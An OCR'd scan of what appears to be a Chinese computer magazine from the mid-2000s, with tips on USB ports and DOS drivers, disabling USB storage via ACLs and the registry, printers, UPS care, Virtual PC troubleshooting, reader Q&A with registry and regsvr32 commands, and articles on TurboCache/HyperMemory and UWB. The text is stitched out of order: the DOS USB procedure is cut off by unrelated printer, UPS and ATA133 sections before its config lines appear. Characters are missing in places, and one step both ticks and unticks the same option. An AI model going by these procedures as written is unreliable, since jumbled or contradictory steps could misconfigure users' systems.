相信大家对USB都不会陌生，它是电脑的一个接口，可以说现在很多设备都采用的是USB接口。USB是英文Universal Serial Bus的缩写，中文含义是“通用串行总线”，它是一种应用在PC领域的新型接口技术。到今年，USB正好有10年的历史。早在1995年，一些高端的电脑就有配备USB接口，但由于缺乏软件及硬件设备的支持，这些PC机的USB接口都闲置未用。到了1998年，微软的Windows 98开始对USB接口支持，而且从那一年开始，USB的设备也越来越多，这时候，USB设备才逐渐为大家所熟悉。而最近几年，USB逐步成为PC机的标准接口，几乎所有的电脑都支持这个接口。就是我们熟悉的这样一个接口，还有很多使用上的技巧，在本文中给大家一一进行介绍。

让你的系统支持USB

虽然现在USB接口已经成为电脑的一种标准，但是还有一部分电脑因为种种原因无法使用USB。其原因无非有两种，一种是软件不支持，另外一种是主板上没有USB接口。前者的解决方法很简单，只需将自己的操作系统升级到Windows 98以上就可以支持USB。要是主板上没有USB接口，那么就需要一些外接转换器。通常有并口转换USB和PS/2口转换USB，两者的价格都差不了多少，主要是根据自己的实际情况来进行选择。将转换器插入相对应的接口，就可以在老机器上使用USB设备。

给你更多的USB接口

现在的主板中都有4个以上的USB接口，但是在实际应用中往往觉得不够用。不过没有关系，可以利用一些外设来增加USB接口的数量，通常情况下有USB扩展卡和USB HUB这两种外设可供选择。USB扩展卡一般是PCI接口，其主要参数有接口数量和接口传输速率。在接口数量上分两口和五口，推荐选择后者。接口速度分为USB1.1和USB2.0两种规格，如果没有其他特殊的需要，一定要选择USB 2.0扩展卡。

而USB HUB和USB扩展卡一样，也分USB 1.1和USB 2.0两种，一般情况都选择USB 2.0。USB HUB的供电方式有两种，一种外接电源，每个接口都可获得5V/500mA供电。另一种直接由USB接口供电，所有接口共享5V/500mA供电，虽然携带方便，然而一旦连接设备耗电总和大于500mA，很易导致供电不足，所以这里建议大家购买带外接电源的USB HUB。

在DOS下使用USB设备

通常情况下我们都是在Windows下使用USB设备，那么在DOS下可以使用USB设备吗？答案是肯定的，而且操作方法很简单。首先我们需要一张系统启动盘，然后到网上去下载Mhairudos、Kxlrw40an两个文件。将Mhairudos.zip解压，从中提取Di1000dd.sys文件备用；Kxlrw40an.exe是自解压文件，运行后会生成F2H目录，将该目录下的RAMFD.SYS、USBCD.SYS和Usbaspi.sys文件连同刚才得到的Di1000dd.sys文件一起复制到启动盘的根目录下。

在启动盘中找到Config.sys文件，用“记事本”将其打开，在[CD]小节的任意位置加入以下两行代码：

技巧:硬件

提高打印机的打印速度和质量

实用度：■■■□□

如果觉得自己并口打印机的打印速度慢，那么可以在BIOS和打印驱动里设置成“ECP”模式，这样就可以明显感觉到打印速度的提高。对于日常非正式文稿，那么可以用“草稿模式”也能大幅增加打印速度。同时需要多任务处理的朋友可以打开“后台打印”模式。

质量的提高主要是几方面：三色打印机不要用彩色墨盒打印黑色文字，耗墨速度慢不说，文字黑度不够；文字打印最好用80克复印纸，这样不容易　墨。注意用好的纸张能大大提高打印质量，比如在打印驱动里，我们可以看到越高的打印分辨率需要越高档的打印纸，光泽照相纸优于喷墨专用纸优于普通纸。

维护UPS要注意

实用度：■■■□□

现在有越来越多的人使用UPS，可以说UPS的作用是越来越大。为了保持UPS能够长期稳定地运行，笔者总结出以下几种维护方法。

尽量保持一个比较好的工作环境，在温度、湿度、通风等方面都应该给予必要的保证，这样可以减少UPS的故障发生率。而且要减少对UPS的开关次数，因为频繁地开关UPS，会在电路中产生频繁的电压和电流冲击。UPS对市电的要求并不高，可在电压180V～260V的范围内，输出稳定的210V～230V的电压，并且具有良好的抗干扰性，所以用户不必另外增加稳压电源。当一次全负荷放电完毕后，按规定一般要连续充电8小时以上，以确保下一次UPS逆变供电时的可靠性。

打开主板的ATA133

实用度：■■■□□

首先要使用品质合格的80芯ATA133专用硬盘线，并将蓝色的一端连接到主板上。安装主板的补丁程序，VIA主板一定要安装最新稳定版的4IN1补丁，安装重启后，如果查看“硬盘驱动器”属性中显示硬盘具体的型号，且属性中“DMA”选项已经消失，表明硬盘ATA133模式已打开。

device=a:\usbaspi.sys

device=a:\di1000dd.sys

然后用这张启动盘启动电脑，就会自动扫描主板的USB端口，如果找到端口上的USB设备，则为其分配一个ID识别号码(即盘符)，循环往复直到所有的USB设备侦测完毕。这样就可以在DOS下使用USB设备了，是不是很简单？

我的USB设备你别用

USB设备虽然给我们带来很多方便，但无形中也很容易泄露自己电脑中的秘密。那么需要找一种方法将自己电脑中USB的设备进行屏蔽，这样就可以保证自己电脑的安全。首先要求电脑的操作系统是Windows XP，而且要采用NTFS文件系统。

其实利用Windows系统的访问控制列表(ACL)指定用户访问权限就能做到。如果要禁用“abc”组的用户使用USB设备，在Windows资源管理器中，进入到“系统盘:\WINDOWS\inf”目录，找到名为“Usbstor.pnf”的文件，右键点击该文件，在弹出菜单中选择“属性”，然后切换到“安全”标签页，在“组或用户名称”框中选中“abc”，接着在“abc的权限”框中，选中“完全控制”后面的“拒绝”复选框，最后点击“确定”按钮。然后再找到“usbstor.inf”文件，并在安全标签页中设置为拒绝“abc”组的用户访问，操作方法和上面一样。当完成了以上设置后，abc组中的用户就无法安装USB设备驱动程序。

要是电脑中已经安装完USB驱动，那么上面的方法就不管用。不过可以通过修改注册表来实现禁用USB设备。进入注册表编辑器，打开“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\USBSTOR”，找到“Start”键，双击打开，将其值修改为“4”。修改完注册表之后，重启电脑，这样就将计算机中所有的USB设备进行屏蔽。

USB打印接口任意拔

USB设备支持热插拔，但并不表示可以随便插拔。USB设备在运行的时候不可随便进行插拔，否则会出现系统错误。如果USB接口的打印机在工作的时候，进行插拔，那么打印机可能不能正常工作，或者电脑USB端口发生损坏。

通常情况下，正确地拔出打印机USB端口的方法是，先双击系统托盘区域中的“拔下或弹出硬件”图标。在随后的窗口中，将USB打印机选中，并点击“停止”，当屏幕提示现在可以安全拔除时，才能将打印机USB口从计算机中拔出来。 但这样比较麻烦，笔者有一个方法可以简化这个过程。右击桌面上的“我的电脑”图标，从弹出的右键菜单中，单击“属性”选项，在随后出现的窗口中，选中“硬件”标签，并点击该标签页面中的“设备管理器”按钮。在打开的设备管理器窗口中，用鼠标双击USB打印机图标，在接着打开的打印机属性设置窗口中，将“策略”设置项处的“为快速删除而优化”选中。然后单击“确定”按钮。最后重启电脑，就能对打印机的USB端口随意插拔。

使用USB延长线保护闪存盘

现在的U盘质量不是很好，如果直接插拔的次数很多的话，很容易损坏。为了避免这种情况发生，可以使用一下USB延长线来连接U盘，这样既能保护U盘上的USB端口不被损坏，又能保护主板上的USB接口。不过要注意一点的是，必须确保其USB延长线与U盘标准相同，以确保数据传输速度的匹配。

CF [MJ03]

技巧:硬件、网络

增强电视卡的接收效果

实用度：

现在有很多人都购买了电视卡，但一部分朋友觉得电视卡的接收效果不好，那么可以用下面的方法来改善播放效果。

1.选择质量好的连接电缆

这里尽量选购铜芯比较粗的同轴电缆，比如无氧铜(OFC)线缆，减少接线时的中间环节，不要用过长的信号线，从而可以减少信号在传输过程中的衰减。

2.加装信号放大器，如果加上一个信号放大器，那么就可以明显地发现播放电视的质量有明显的提高。

3.减少机箱内部干扰

采用高质量且屏蔽性能好的信号线和接头对消除电视卡的干扰现象显得很有必要。建议使用铜芯和单层铜网屏蔽层的同轴电缆，效果不错。另外，闭路线接电视卡的接头可以用那种镀金的产品。

傲游(Maxthon)中快速找到需要的页面

实用度：



使用傲游　览器打开很多网页之后，有时需要在不同的网页之间切换，一个一个地点击查看显得很不方便，有什么方法可以解决这一问题呢？很简单，按住Ctrl键不放，然后一下一下按Tab键，页面中间就会出现一个小的选择框，显示出这些页面的标题栏，这样就可以很快地帮你找到需要的页面了(见图)。

另外，我在擦鼠标时无意发现，按住鼠标右键，再滑动滚轮，也可以自由切换到你想看的页面。

CF [MJ04]

Virtual PC 疑难解答

■Junxiu Lee

上期大家已经初步了解了Virtual PC(以下简称VPC)的使用方法，但遇到了问题怎么办？来看看下面这些方法吧！

1.如何让VPC下的Windows Server 2003发声呢?

答:VPC中安装Windows Server 2003，默认情况下即使安装了VPC自带的Virtual Machine Addition，仍然无法驱动由VPC模拟的Sound Blaster 16声卡。不过，可以借助Windows XP下的驱动程序来让Windows Server 2003下的声卡发出声音。

第一步:用WinRAR等软件，从Windows XP的%systemroot%\Driver Cache\i386目录下Driver.cab文件中提取出wdma_ctl.inf和ctlsb16.sys两个文件，然后把它们放在虚拟机中。

小提示

驱动压缩包Driver.cab也可以从Windows XP安装光盘的I386目录中找到。

第二步:在Windows Server 2003虚拟机中，右击"我的电脑"，选择"属性"，点击"硬件"选项卡的"设备管理器"按钮。

第三步:在带有黄颜色问号的声卡设备上右击，选择"升级驱动程序"，并在随后弹出的升级驱动程序向导中，选择"从列表或指定位置安装"，然后定位到之前保存wdma_ctl.inf和ctlsb16.sys这两个系统文件的位置。

第四步:按照提示，插入Windows XP的安装光盘，复制文件完毕，重启虚拟机中的系统，Windows Server 2003就可以发出声音了。

2.问:我在启动VPC时出现了错误提示，"The network adapter with address "00:00:00:00:00:00" of virtual machine "××××" failed to initialize because the address is a null address"。如果将虚拟机的网卡选择"Shared Networking (NAT)"模式，则不会出现此错误。或是启动虚拟机中的系统时，使用NAT模式，等虚拟机进入Windows环境后，再切换到宿主机的真实网卡，也不会出现错误提示。如何解决这个问题呢?

答:用文本编辑工具打开该虚拟机系统的VMC配置文件，检查在<ethernet_adapter>……</ethernet_adapter>之间是否缺少以下的语句:<ethernet_card_address type="bytes">0003FF3D61EE</ethernet_card_address>，其中0003FF3D61EE是虚拟机网卡的MAC地址。之所以产生虚拟机报告网卡MAC地址为空的原因在于物理网卡绑定的服务没有发出相应的信号，告诉虚拟机配置模块相应的网卡参数。

你可以手动添加上面含有MAC地址的语句，需要注意的是，若多台虚拟机系统需要同时启动，它们的网卡MAC地址不能相同。下面是正常的VMC文件中，描述网卡的XML语句。

```
<ethernet_adapter>
<controller_count type="integer">1</controller_count>
<ethernet_controller id="0">
<virtual_network>
<id type="bytes">50DAA75C8E3211D98213A7056BC0F033</id>
<name type="string">Realtek RTL8139/810x Family Fast Ethernet NIC</
name>
</virtual_network>
<ethernet_card_address type="bytes">0003FF3761EE</ethernet_card_address>
</ethernet_controller>
</ethernet_adapter>
```

小提示

VMC文件(虚拟机配置文件)符合标准的XML语法格式，你可以根据XML语法对VMC文件进行自定义修改。只是注意在对VMC文件修改前需要进行备份。

3.为什么我在虚拟机里安装、运行操作系统时效率很低，运行起来非常慢?

答:在给虚拟机安装系统前，建议修改Virtual PC性能选项，以便将宿主机的系统资源更多地分配给虚拟机。

第一步:打开Virtual PC Console窗口，单击"File→Options"菜单项，单击"Performance"(性能)选项。

第二步:这时右侧窗格列出了有关虚拟机性能的几个选项:

① CPU Time选项

All running virtual machines get equal CPU timE:所有运行虚拟机获得相同的CPU资源。

Allocate more CPU time to the virtual machine in the active window:为处于活动窗口中的虚拟机分配更多的CPU资源。

Pause virtual machines in inactive Windows:暂停处于不活动窗口中的虚拟机。

② When Virtual PC is running in the background(当Virtual PC在后台运行时)

Give processes on the host operating system priority:将进程优先权交给宿主机系统，即宿主机获得更多的系统资源。

Run Virtual PC at maximum speeD:全速运行Virtual PC，即将宿主机的可用资源都用来运行Virtual PC。

如果想让Virtual PC中的系统运行得更加流畅，建议分别选择All running virtual machines get equal CPU time和Run Virtual PC at maximum speed，即最上方和最下方的选项。否则，在虚拟机中安装系统时，可能会花去较长的时间。

除此之外，在虚拟机里安装好系统后，建议立即安装Virtual Machine Additions，这会大大提升虚拟机系统的磁盘、图形显示等各方面性能。

CF[SB01]

系统

1 解决不能为用户安装默认网络打印机故障

问：我们单位的电脑都是安装的Windows XP SP2，但无法指定默认的网络打印机，而需要每个用户都去登录安装有网络打印机的计算机去安装一遍。如何解决这个问题呢？（山西 苏 ）

答：这是由于与网络打印机有关的某些注册表项丢失造成的，可以尝试下面的方法来解决：

第一步：用管理员账户登录到系统中，首先创建一个名为“Test”的新用户。

第二步：依次进入“开始→设置→控制面板→文件夹选项”，切换到“查看”标签，勾选“显示所有文件和文件夹”，取消勾选“显示所有文件和文件夹”，确认。

第三步：注销管理员账户，用刚创建的Test用户登录，运行CMD打开“命令提示符”窗口，执行“net use lpt1:\\servername\share /user:administrator”，其中“servername”是具有共享网络打印机的服务器的名称，“share”是网络打印机的共享名，“administrator”是该服务器上具有管理凭证的用户账户的名称。


第四步：这时会提示输入管理员密码，输入后确认，单击“开始”，单击“打印机和传真”，然后单击“添加打印机”。按照提示添加网络打印机。

第五步：注销Test用户，用管理员身份登录，运行“regedt32”打开注册表编辑器，单击[HKEY_LOCAL_MACHINE]，选择“文件→加载配置单元”，打开Documents and Settings\test文件夹，打开ntuser.dat。定位到[HKEY_LOCAL_MACHINE \Test\Printers]，将该分支导出为print.reg文件。

第六步：选择“test”注册表子项，选择“文件→卸载配置单元”，单击[HKEY_LOCAL_MACHINE]注册表项，然后单击“文件”菜单上的“加载配置单元”，打开C:\Documents and Settings\Default User文件夹，打开“NTUSER.DAT”文件，在“项名称”框中输入“test”。最后执行print.reg文件即可。

2 解决搜索栏变成空白的问题

问：我使用的是Windows XP SP2，不知道怎么回事，现在打开搜索项出现的是空白，而且相关搜索的设置选项也打不开，只有那只搜索的狗狗坐在那里（见图）。（四川 康建）



答：你是不是进行了系统“瘦身”？或者是因为安装某个程序而破坏了系统文件。一般类似的表现还有：打开“搜索”功能后，系统弹出错误对话框，提示“无法找到运行搜索助理需要的一个文件。你可能需要运行安装程序。”，可以尝试用以下方法来解决：

方法1：打开文件夹C:\Windows\inf，找到srchasst.inf文件，右击后在弹出菜单中选择“安装”，这可以让搜索助手功能进行重新安装。

方法2：运行regedit打开“注册表编辑器”，定位至[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\CabinetState]，新建字符串值“Use Search Asst”，设置其值为“NO”。

方法3：重新安装Service Pack 2，安装程序会针对系统中出现的某些问题进行修复。

方法4：从http://www.microsoft.com/downloads/details.aspx?displaylang=en&FamilyID=9D1F0B73-259A-4A1B-93A4-F02C21BCB15A下载安装Q319949补丁，该补丁用于解决搜索助理的文件丢失问题。

3 解决Windows Media Player“撕破脸皮”的问题

问：最近在使用Windows Media Player在线听音乐和看电影的时候经常出现播放器控制按钮残缺不全的问题（具体表现为“下一首”按钮丢失，取而代之的是一个黑色的框），无论怎么刷新问题依旧，重新安装Windows Media Player也不行。有朋友说可能是Windows主题的问题，我换了别的主题问题依然无法解决。傻博士帮帮我吧！（北京 方晓放）

答：你的这个问题还真难住了傻博士，不过好在有Google，傻博士通过Google解决了。过程如下：

傻博士在自己的电脑里打开IE，选择“工具→管理加载项”菜单，看到了其中一个与Windows Media Player有关的加载项——msdxm.ocx，于是在Google中以“wmp10 ocx”为关键字在Google中搜索，最后发现了一个国外的朋友也有同样的问题并已经解决，文章链接是http://www.mcse.ms/message1758155.html。其采用的方法是运行以下三个命令重新注册一下Windows Media Player控件，重启后问题即可解决：

```
regsvr32 msdxm.ocx
regsvr32 wmp.dll
regsvr32 wmpdxm.dll
```

CF[SB02]

网络

1 网上商城中搜寻最便宜的物品

问：经常在网上购物，发现同一个品牌同一个型号的物品在不同的网店中的卖价并不一样，有的价格比较低。请问，在购物前能不能方便地搜索开价最低的店家？（上海 HE）

答：其实，在网上商城中就可以直接搜索了，输入物品名称，单击搜索后，然后你再比较价格，看哪家最便宜即可。另外，有一款名为“货比多家”的专业软件，下载地址：http://www.onlinedown.net/soft/40895.htm，利用它可以直接在包括“淘宝、卓越网、搜狐网上商城、当当网、新浪商城”等十几家网上商城中搜索同一个物品，从而可以轻松地对价格进行比较。

2 去除迅雷广告

问：我喜欢用迅雷从网上下载文件，但它总是时不时地弹出广告，非常麻烦。请问，有没有什么方法可以去除迅雷的弹出广告？（上海 HE）

答：只要注册后就不会再弹出广告了，不过在试用期时，你可以通过手工修改相应文件的方法来取消弹出广告：用“记事本”打开迅雷安装目录下的gui.cfg文件，把ExternalURL后的地址去掉即可。

3 在MSN中直接启动Maxthon

问：我一直使用Maxthon 览器，但每次直接点击MSN Messenger中联系人发过来的链接时，系统总是启动IE来打开。请问，有没有什么方法可以让系统自动启动Maxthon 览器来打开MSN Messenger中的链接？（陕西 文青）

答：你可以通过修改注册表来达到目的。为了操作方便，你只要按下述步骤即可解决问题：

第一步：在桌面新建文本文件。

第二步：将以下代码输入到文件文件中（括号内的文字不必输入）：

```
Windows Registry Editor Version 5.00
[HKEY_CLASSES_ROOT\.html]
"PerceivedType"="test"
@="GBHTML"
"Content Type"="text/html"
[HKEY_CLASSES_ROOT\.htm]
"PerceivedType"="test"
@="GBHTML"
"Content Type"="text/html"
[HKEY_CLASSES_ROOT\GBHTML\DefaultIcon]
@="C:\Program Files\Maxthon\Maxthon.exe, 0" (这里设置Maxthon的安装目录)
[HKEY_CLASSES_ROOT\GBHTML\Shell]
@=""
[HKEY_CLASSES_ROOT\GBHTML\Shell\open]
[HKEY_CLASSES_ROOT\GBHTML\Shell\open\command]
@="\"D:\Program Files\Maxthon\Maxthon.exe"\"%1""
```

第三步：将其保存并更改文本文件扩展名为REG，双击该文件导入注册表即可解决问题。

其中“@="C:\Program Files\Maxthon\Maxthon.exe, 0"”是设置Maxthon的安装目录，根据你安装的位置不同要进行更改。

4 GB无法重复打开新窗口

问：我在使用GreenBrowser（简称GB） 览器时，只要在第一个页面中用“Shift＋左键”在新窗口中打开该链接页面后，再次按同样的方法打开新链接时却总是显示先前打开的新窗口页面，而无法再次重新打开一个新窗口了。请问如何让GB在新窗口中再次打开已有的页面呢？（Baby）

答：单击“工具→广告过滤器→设置广告过滤器”菜单项，然后启用“重复弹出窗口过滤器”即可。

5 POPO总是提示新邮件

问：我在POPO中开启了自动提醒新邮件的功能，我明明使用Foxmail将163中的邮件收取完毕了，但POPO仍然提示有新邮件，而再用Foxmail去收取邮件时并不能收到。请问这是什么原因？

答：这可能是因为POPO先将新邮件信息收集下来了，但你没有将其标记为已读。只要单击POPO主窗口中“工具→邮箱管理”菜单项，在打开的窗口中将新邮件删除即可。

6 解决TCP连接数引起的BT故障

问：我近日重装了系统，但发现BT速度变得奇慢，而且BT下载的同时无法 览网页，经过更新主板驱动，检查防火墙设置等一系列步骤故障却依旧。我的系统为Windows XP SP2，又以为是TCP并发连接数受到限制所致，于是用BT精灵自带的TCP连接数破解补丁，把数值定义为600，可重启电脑后，故障并没有解决，这是什么原因呢？（辽宁 郑大理）

答：你应该是安装了六月份微软推出的补丁，再次锁定了TCP连接数。要解决这个问题可以使用EvID4226Patch（下载地址：http://www.newhua.com/cfan/200519/EvID4226Patch.zip）来解决。下载这款软件后，运行，然后按“Y”即可破解。

CF [SB03]

硬件

1 硬盘故障导致系统频繁死机

问：我的电脑配置：CPU：P Ⅲ 600、主板：微星MS-6323、内存：256MB 、硬盘：IBM，一直使用正常，最近出现运行时蓝屏死机的现象，更换内存、电源、显卡等配件问题依旧，请问该如何解决？（天津 王磊）

答：该问题通常是因为硬盘出现坏道导致电脑出现频繁死机的症状。几年前的IBM硬盘使用了玻璃片基，出现问题的几率较大。请首先用系统自带的“磁盘扫描程序”对硬盘进行“完全扫描”，如果有明显的坏道就能够检测出来。

若检测没有问题，那么请去http://www.hgst.com/下载IBM硬盘专用检测工具：DFT（Drive Fitness Test，DFT32-V330.EXE），下载安装后根据提示做一张有DFT Utilities的启动盘。通过启动盘启动后进入DFT，接着运行Fitness test中的“Advanced Test”，运行完以后会出现一个红色的测试结果页面，如果有问题的话可以选择左边的“Run Erase Disk”进行低级格式化。格式化完毕后再对硬盘重新分区并高级格式化、安装系统，如果依然出现死机的问题就只有更换硬盘。

2 升级内存造成计算机运行不稳定

问：一台计算机基本配置：CPU：PⅢ600、主板：BX芯片组、内存：128MB、硬盘：40GB，最近买了一条二手的HY 128MB PC133内存，安装后计算机经常蓝屏，开始我认为是内存混用不兼容的问题，但我拔下旧内存后问题依旧，请问这是什么问题造成的？

答：早期生产的PC133内存条，只要在CAS=3的情况下能够稳定运行在133Mhz即为合格产品。随着内存条制造技术的不断成熟和提高，后期推出的PC133内存条可以在CAS=2的条件下正常工作。因此，首先请进入BIOS检查一下内存CAS参数的设置，如果是2就将它降为3后再作测试。假如系统仍然不稳定，恐怕就只有降频使用或重新更换内存。

3 计算机自动重新启动的原因

问：一台计算机，总是会自动重新启动，而且越来越频繁，请问该如何解决？

答：造成计算机重新启动的原因很多，首先，电源问题：电源是引起系统自动重启的最大嫌疑之一。劣质的电源不能提供足够的电量，当系统中的设备增多，功耗变大，劣质电源输出的电压就会急剧降低，最终导致系统工作不稳定，出现自动重启现象。电压起伏过大还有可能导致硬盘等设备的损坏。您只要更换一款电源就可以解决。

其次，内存问题：内存出现问题也会导致系统重启。内存出错导致系统重启的几率相对较大。排除内存条与插槽接触不良的情况外，应该怀疑内存本身出现质量问题。另外，把内存的CL值设置得太小也会导致内存不稳定，造成系统自动重启。简单的解决办法：如果用的是SDRAM，就把CL值设为3，如果用的是DDR，就设置为2.5。如果用的是VIA芯片组的主板，建议关闭内存交错执行功能。

再次，系统运行时的温度过高。此时应该检查CPU的风扇是否运转正常，散热条件是否良好。现在的主板都通过专门的控制芯片具备了在BIOS中检测CPU以及系统温度的功能。如果发现温度过高，就应该及时维修或者更换风扇。

最次，硬件的兼容问题。一般由主板与内存条的兼容性引起，但是笔者也遇到过显卡与主板兼容问题导致系统不断重启的例子，所以大家在购买新配件的时候，最好是对其有足够的了解。

4 如何安装SATA驱动

问：我想问一下，安装SATA硬盘需要软盘加载驱动吗？

答：首先，这里这里要说明的是，SATA驱动并不是指硬盘的驱动，而是指SATA控制器驱动，SATA控制器分为主板芯片组南桥内置和额外添加的第三方控制芯片两类，各厂家的驱动不能通用。

各厂家都有不同的设计，在BIOS设置中就可看出不同，Intel、VIA、SiS、nVIDIA主板芯片的SATA控制器部分就不同，更别说其他的第三方控制器了，所以近期也不太可能有统一的驱动。一般主板都会附带驱动软盘，但也有仅提供主板驱动光盘的，需要将SATA驱动文件拷贝到软盘。还有的是需要用主板光盘的特定程序制作SATA驱动软盘，这点需要看主板说明书上的相关说明！

5 一台计算机上同时使用两台显示器

问：我想用两台显示器来同时连接一台计算机，请问该如何连接？

答：首先，您的显卡必须支持双显示器，您只需要将两个显示分别连接到显卡的两个VGA接口就可以了，至于其中一个显示器的连接线比较长，您可以到电脑商场购买一根视频的延长线就可以解决。如果您的显卡不支持双显示器的话，那么您就需要购买一个VGA 分频器，使用方法也比较简单，将显卡的输出信号连接到分频器上，然后分别将两台显示器连接到分频器上，问题就可以解决。CF[SB04]

TurboCache & HyperMemory 延续性价比神话

★★★★

■木头人

在市场上随意翻看一种PCI Express接口的显卡说明书，总能看到NVIDIA TurboCache（增强型缓存）或ATI HyperMemory（内部帧缓冲）字样，凭借拥有更大带宽的PCI Express接口，TurboCache & HyperMemory这种共享系统内存的延伸技术焕发了无穷的魄力。

虽然现在显卡市场降声一片，但即使这样一块中低端普通显卡价格依然和一块主板价格不相上下，许多用户由于经济原因不得已选择了显示性能低下的集成显卡主板，追究显卡昂贵的原因，显卡上动 256MB的显存恐怕是支起价格的最大因素。一方面为了缩减独立显卡成本，另一方面为了替代主板集成显卡，NVIDIA TurboCache（以下简称TC）和ATI HyperMemory（以下简称HM）诞生了。

说了这么多，想必大家现在都很想了解TC和HM技术，正巧显卡总统——GPU图形处理器正在召开新闻发布会，我们去听听它的介绍吧！

Hi，我是GPU图形处理中央芯片，显卡世界的Boss老大，在3D性能强劲的独立显卡上我占重要位置，显卡上的显存是我的得力干将、左膀右臂，替我暂时储存要处理的图形数据，一般来说显存越大我就越能发挥出自己的强劲性能，可现在显存颗粒的价格可不便宜呀，于是我也只能暂且委屈一下自己。大家都知道在主板上也有一个内存储设备，它是闪存的近亲名叫内存，比起显存来，它可是价格便宜量又足，听说现在都有1GB容量的了，其实在很早的时候我就对它念念不忘了，早欲收入帐下委以重任，可显卡AGP接口的数据传输带宽实在是让我心有余而力不足，眼睁睁地看着那块大肥肉而无福消受，真是愁煞人呀！还好天无绝人之路，随着显卡PCI Express接口的普及，我的路(带宽)不但越走越宽而且还是双车道了(数据双向同时传输)，于是我的两位大东家NVIDIA和ATI纷纷推出了TurboCache和HyperMemory技术，他们的这项技术可以让我充分利用这道宽阔大道来做以前我想做的事——远征系统内存，当然内存可是计算机系统的核心部件，我可不敢和系统老大哥CPU明抢，我只等CPU用不了这么多内存或我急需使用大量内存来 染图像时才“借”用这些内存精兵，这样既可以让显卡削减部分显存，精简了机构，降低成本，又不影响计算机系统整体的稳定和性能，一举两得，何乐而不为呢(见图1、图2)？！




图1 传统显卡工作模式




图2 HM技术显卡工作模式


网络大补贴

TC和HM技术的不同之处？

http://www.pophard.com.cn/Article/ShowArticle.asp?ArticleID=3628&Page=5

GPU大哥话音刚落，就有记者发问道：利用TC和HM技术是不是就完全抛弃板载显存了呢？

GPU立即回答道：如果独立显卡没有了板载显存，那与集成显卡还有很大的区别吗？！当然身为独立显卡显示核心的我能够通过一个存储控制器来进行系统内存的动态分配，那么我的皇宫建筑(显卡)制作工艺相对比以前的AGP显卡要简单些，尤其是显存颗粒精简不少，不信你到市场上去看看，利用TC


GeForce 6200TC芯片

小提示

现在市场上销售的支持TC和HM技术的独立显卡显示芯片多为GeForce 6200TC和Radeon X300SE，常见产品如下表：

GeForce 6200TC系列	价格	Radeon X300SE系列	价格
宇 擒镭者PC62T-WH1	599元	天扬X300SE HM	599元
硕泰克 SL-6200TC-CD	550元	撼讯PowerColorX300SE	599元
双敏 速配PCX62TC-128	499元	蓝宝石X300 SE白金版	599元

UWB 让无线应用插上超宽带的翅膀

★★★★

■水月子

不知道从什么时候开始，无线技术已经渐渐地渗透到我们生活的每一个角落，从无线电视，无线电话，到无线网络，就连电脑数码设备的无线化，也因为有蓝牙的出现而发展迅速。不过面对着我们日益增长的对无线技术的需求，现有的无线技术从速度、安全性等方面都已经显得不足够了，而就在这个时候，一种新型的，具有强大的传输速率的超宽带技术：UWB，出现在我们的面前。UWB究竟是何方神圣呢？它和我们现有的无线网络技术相比有什么优势？它能够给我们的生活带来些什么改变呢？

什么是UWB超宽带技术

在告诉你什么是UWB之前，先让你设想一下：在倒塌的房子面前，消防队员手持着一个特殊的"探测器"，可以探测到瓦砾深处的动静，还能够成像；一台摄像机，不需要用导线和电视机相连，一边拍摄着，另外一个房间的电视机或者电脑上面已经实时显示出拍摄的图像了；一个多媒体公司里面的无线网络，传输大型的影音数据根本不需要用什么传输介质，只是简单地"复制"、"传输"，几十G的数据瞬间便传输完成了。

让现有的无线技术做到这一切是不可能的，但却让UWB奇迹般地做到了，这就是超宽带技术(Ultra-wideband，简称UWB)。

其实超带宽技术早在60年代就已被推出，但一直用于军用雷达系统，在2002年才将其解除禁令公开民用。不过为避免对军用雷达的干扰，美国联邦通讯委员会(FCC)规定了从3.1GHz到10.6GHz之间的7.5GHz的带宽频率作为通信设备所使用的频率范围，因此UWB目前的发射功率受到了限制，传输距离大概只有10米左右。UWB技术与现有的无线通信技术有着本质的区别。常规的蓝牙、WLAN等无线传输技术均以连续性的正弦无线电波作为数据处理载波，所以这类无线技术很难实现480Mbps的数据传输率。而超宽带的传输将会把调制信息过程放在一个非常宽的频率带上面进行，令其每秒钟能发送多达10亿个脉冲信号，并且以这一过程中所持续的时间，来决定带宽所占据的频率范围，从而获得更高的数据传输率。因此UWB技术的最大数据传输速率可以达到几百Mbps，而现在的802.11无线技术，最多也只有每秒54Mbps，相比之下两者的高低立现。

虽然UWB技术的商业化应用仍需3年-5年时间，但这项技术的发展潜力巨大，索尼、摩托罗拉、英特尔及戴姆勒.克莱斯勒等高技术公司都已涉足UWB技术的开发。这些公司的设想就是将各种消费类电子设备以很高的数据传输率相连。因为UWB技术每秒能传输几百Mbps的数据，这样的传输速率足以向室内微机、电视机及其他电子仪器无线传输视频和音频数据，而利用目前的蓝牙技术和802.11是根本不可能实现的。

新旧无线技术对比

现在流行的无线技术主要就是802.11x、蓝牙技术和HomeRF，UWB和它们相比有着技术上面的先天优势，那是不是就等于说蓝牙和802.11技术将会被完全淘汰呢？

1.UWB VS 802.11x

